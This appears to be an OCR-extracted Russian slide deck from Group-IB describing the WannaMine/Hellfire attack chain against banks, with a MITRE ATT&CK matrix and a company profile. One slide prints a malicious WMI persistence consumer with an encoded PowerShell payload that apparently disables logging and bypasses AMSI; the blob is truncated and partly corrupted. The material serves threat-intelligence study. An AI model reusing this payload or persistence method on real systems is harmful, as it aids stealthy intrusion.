
Лето 2018





# WANNAMINE HELLFIRE

Начало  
2019



Середина  
2018  
ЮВА


{BANK}



Scan


Scan

Linux Web



JexBoss



Linux Web



Download

JSP Backdoor


JSP Backdoor



Linux Web

WinExec

Win Backdoor



Windows


Утечка данных



Банкоматы,  
процессинг,  
SWIFT

# СЛЕДЫ ЗАКРЕПЛЕНИЯ В СИСТЕМЕ: WMI EVENT SUBSCRIPTION

C:\WINDOWS\system32\wbem\Repository\OBJECTS.DATA



```
Command Prompt
Updater-Updater
Name: Updater
Type: CommandLineEventConsumer
Arguments: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -enc SQBmACgAJABQAFMAVgBIAHIAcw
BJAG8ATgBUAEAYgBMAGUALgBQAFMAVgBIAHIAUwBpAE8AbgAuAE0AYQBqAG8AUgAgAC0ARwBFACAAmWApAHsAJABHAFARgA9AFsAUgBFAEYAXQAUeEEAcw
BzAGUAbQBiAEwAeQAuAECARQBUAfQAEQBQAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQB1AG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALg
BVAHQAAQBsAHMAJwApAC4AIgBHAEUAdABGAGkAZQBgAGwAZAAiACgAJwBjAGEAYwBoAGUAZABHAIAbwB1AHAAUABvAGwAaQBjAHkAUwB1AHQAAdABpAG4AZw
BzACCALAAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApADsASQBGCgAJABHAFARgApAHsAJABHAFAAQwA9ACQARwBQAEYALg
BHAEUAdABWAEAEAbABVAEUAKAAKAG4AdQBMAgWAKQA7AEkARgAoACQARwBQAEMAWwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbg
BnACCAXQApAHsAJABHAFAAQwBbACCuUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBIAgWAZQBTAGMAcg
BpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAwADsAJABHAFAAQwBbACCuUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbw
BnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBIAgWAZQBTAGMAcgBpAHAAdABCAGwAbwBjAGsASQBUAHYAbwBjAGEAdABpAG8AbgBMAG8AZwBnAGkAbgBnACCAXQ
A9ADAAfQAKAHYAYQBMAD0AWwBDAG8ATABsAGUAYwBUAEkATwBuAHMALgBHAGUAbgBFAHIAaQBjAC4ARABpAEMAdABJAG8ATgBBAFIAeQBbAHMAVABYAGkAbg
BnACwAUwBZAHMAAdABFAE0ALgBPAGIASgB1AGMAAdABdAF0A0gA6AE4AZQB3ACgAKQA7ACQAVgBBAGwALgBBAEQAZAAoACcARQBuaGEAYgBsAGUAUwBjAHIAaQ
BwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwAsADAAKQA7ACQAVgBBAGwALgBBAGQARAAoACcARQBuaGEAYgBsAGUAUwBjAHIAaQBwAHQAQg
BsAG8AYwBrAEkAbgB2AG8AYwBhAHQAaQBvAG4ATABvAGcAZwBpAG4AZwAnACwAMAApADsAJABHAFAAQwBbACCASABLAEUAWQBfAEwATwBDAEEATABfAE0AQQ
BDAEgASQBOAEUAXABTAG8AZgB0AHcAYQByAGUAXABQAG8ABABpAGMAaQB1AHMAXABNAGkAYwByAG8AcwBvAGYAdABcAFcAaQBuaGQAbwB3AHMAXABQAG8Adw
B1AHIAUwBoAGUAbABsAFwAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAD0AJAB2AEAEAbAB9AEUAbABTAEUAewBbAFMAQw
ByAGkAUABUAEIAbABPAGMAawBdAC4AIgBHAGUAVABGAGkAZQBgAGwARAaiACgAJwBzAGkAZwBuAGEAdAB1AHIAZQBzACcALAAAnAE4AJwArACcAbwBuAFAAdQ
BiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApAC4AUwBFQAVgBBAEwAVQBFAcGAJABUAFUAbABMACwAKABOAGUAdwAtAE8AYgBKAGUAYwBUACAAQwBPAGwATA
BFAEMAdABpAE8ATgBTAC4ARwBFAG4ARQByAGkAQwAuAEGAQQBTAGGUAUwBFHQAWwBTAHQAcgBpAE4ARwBdACKAKQB9AFsAUgBFAEYAXQAUeEEAUwBzAEUAbQ
BiAGwAWQAuAECZQBUAfQAWQBQAEUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQB1AG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBBAG0Acw
BpAFUAdABpAGwAcwAnACkAFAA/AHsAJABfAH0AFAA1AHsAJABfAC4ARwB1AHQARgBjAEUATABEACgAJwBhAG0AcwBpAEkAbgBpAHQARgBhAGkAbAB1AGQAJw
AsACCATgBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkALgBTAGUAdABWAEATABVAEUAKAAKAE4AVQBsAGwALAAKAHQAUGBVAGUAKQB9ADsAFQ
A7AFsAUwB5AFMAVABFAG0ALgBOAGUAVAAuAFMAZQBvAFYASQBDAEUUAUABvAGkAbgBUAE0AQQBOAEEARwB1AHIAZQA6AD0ARQB4FAARQBjAHQAMQAwADAAQw
BvAG4AdABJAG4AdQB1AD0AMAA7ACQAVwBjAD0ATgBFAHcALQBPAgIASgB1AEMAdAAgAFMAeQBTAHQARQBNAc4ATgBFAFQALgBXAGUAYgBDAGwAaQB1AG4AVA
A7ACQAdQA9ACCATQBvAH0AaQBzAGwAYQAuADUALgAwACAAKABXAGkAbgBkAG8AdwBzACAATgBUACAANgAuADEA0wAgAFcATwBXADYANAA7ACAABVABYAGkAZA
```


# ЖИЗНЕННЫЙ ЦИКЛ АТАКИ НА ОКОНЕЧНОМ ХОСТЕ



# MITRE ATT&CK ENTERPRISE MATRIX



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command And Control
10 items	33 items	58 items	28 items	63 items	19 items	20 items	17 items	13 items	9 items	21 items
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Data from Information Repositories	Data Transfer Size Limits	Custom Command and Control Protocol
Spearphishing Attachment	Control Panel Items	AppInit DLLs	Application Shimming	Clear Command History	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Local System	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Spearphishing Link	Dynamic Data Exchange	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Network Shared Drive	Exfiltration Over Command and Control Channel	Data Encoding
Spearphishing via Service	Execution through API	Authentication Package	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Network Sniffing	Pass the Ticket	Data from Removable Media	Exfiltration Over Other Network Medium	Data Obfuscation
Supply Chain Compromise	Execution through Module Load	BITS Jobs	Dylib Hijacking	Component Firmware	Forced Authentication	Password Policy Discovery	Remote Desktop Protocol	Data Staged	Exfiltration Over Physical Medium	Domain Fronting
Trusted Relationship	Exploitation for Client Execution	Bootkit	Exploitation for Privilege Escalation	Component Object Model Hijacking	Hooking	Peripheral Device Discovery	Remote File Copy	Email Collection	Scheduled Transfer	Fallback Channels
Valid Accounts	Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Control Panel Items	Input Capture	Permission Groups Discovery	Remote Services	Input Capture		Multi-hop Proxy
	InstallUtil	Change Default File Association	File System Permissions Weakness	DCShadow	Input Prompt	Process Discovery	Replication Through Removable Media	Man in the Browser		Multi-Stage Channels
	Launchctl	Component Firmware	Hooking	Deobfuscate/Decode Files or Information	Kerberoasting	Query Registry	Shared Webroot	Screen Capture		Multiband Communication
	Local Job Scheduling	Component Object Model Hijacking	Image File Execution Options Injection	DLL Search Order Hijacking	Keychain	Remote System Discovery	SSH Hijacking	Video Capture		Multilayer Encryption
	LSASS Driver	Create Account	DLL Search Order Hijacking	DLL Side-Loading	LLMNR/NBT-NS Poisoning	Security Software Discovery	Taint Shared Content			Port Knocking
	Mshsa	DLL Search Order Hijacking	Dylib Hijacking	Exploitation for Defense Evasion	Network Sniffing	System Information Discovery	Third-party Software			Remote Access Tools
	PowerShell	External Remote Services	Launch Daemon	Extra Window Memory Injection	Password Filter DLL	System Network Configuration Discovery	Windows Admin Shares			Remote File Copy
	Regsvcs/Regasm	New Service	Path Interception	File Deletion	Private Keys	System Network Connections Discovery	Windows Remote Management			Standard Application Layer Protocol
	Regsvr32	File System Permissions Weakness	Plist Modification	File Permissions Modification	Securityd Memory	System Owner/User Discovery				Standard Cryptographic Protocol
	Rundll32	Hidden Files and Directories	Port Monitors	File System Logical Offsets	Two-Factor Authentication Interception	System Service Discovery				Standard Non-Application Layer Protocol
	Scheduled Task	Hooking	Process Injection	Gatekeeper Bypass		System Time Discovery				Uncommonly Used Port
	Scripting	Hypervisor	Scheduled Task	Hidden Files and Directories						Web Service
	Service Execution	Image File Execution Options Injection	Service Registry Permissions Weakness	Hidden Users						
	Signed Binary Proxy Execution	Kernel Modules and Extensions	Setuid and Setgid	Hidden Window						
	Signed Script Proxy Execution	Launch Agent	SID-History Injection	HISTCONTROL						
	Source	Launch Daemon	Startup Items	Image File Execution Options Injection						
	Space after Filename	Launchctl	Sudo							
	Third-party Software									
	Trap									



# О КОМПАНИИ GROUP-IB



Group-IB — одна из ведущих международных компаний по предотвращению и расследованию киберпреступлений и мошенничеств с использованием высоких технологий



Официальный партнёр  
EUROPOL и INTERPOL



Рекомендована Организацией  
по безопасности и сотрудничеству  
в Европе (ОБСЕ)



Постоянный член Всемирного  
экономического форума



Threat Intelligence от Group-IB –  
в числе лучших мировых систем  
по оценке Forrester и Gartner



Одна из 7 самых влиятельных  
компаний в области кибербезопасности  
по версии Business Insider



Лидер российского  
рынка по исследованию  
киберугроз

1000+

успешных расследований  
по всему миру, 160 особо  
сложных уголовных дел

\$300 млн

возвращено клиентам Group-IB  
благодаря нашей работе

О нас говорят:

theguardian

Bloomberg

Forbes

REUTERS

Esquire

ПЕРВЫЙ КАНАЛ

РОССИЙСКАЯ  
ГАЗЕТА

ИЗВЕСТИЯ

ВЕДОМОСТИ

РОССИЯ 1

Коммерсант®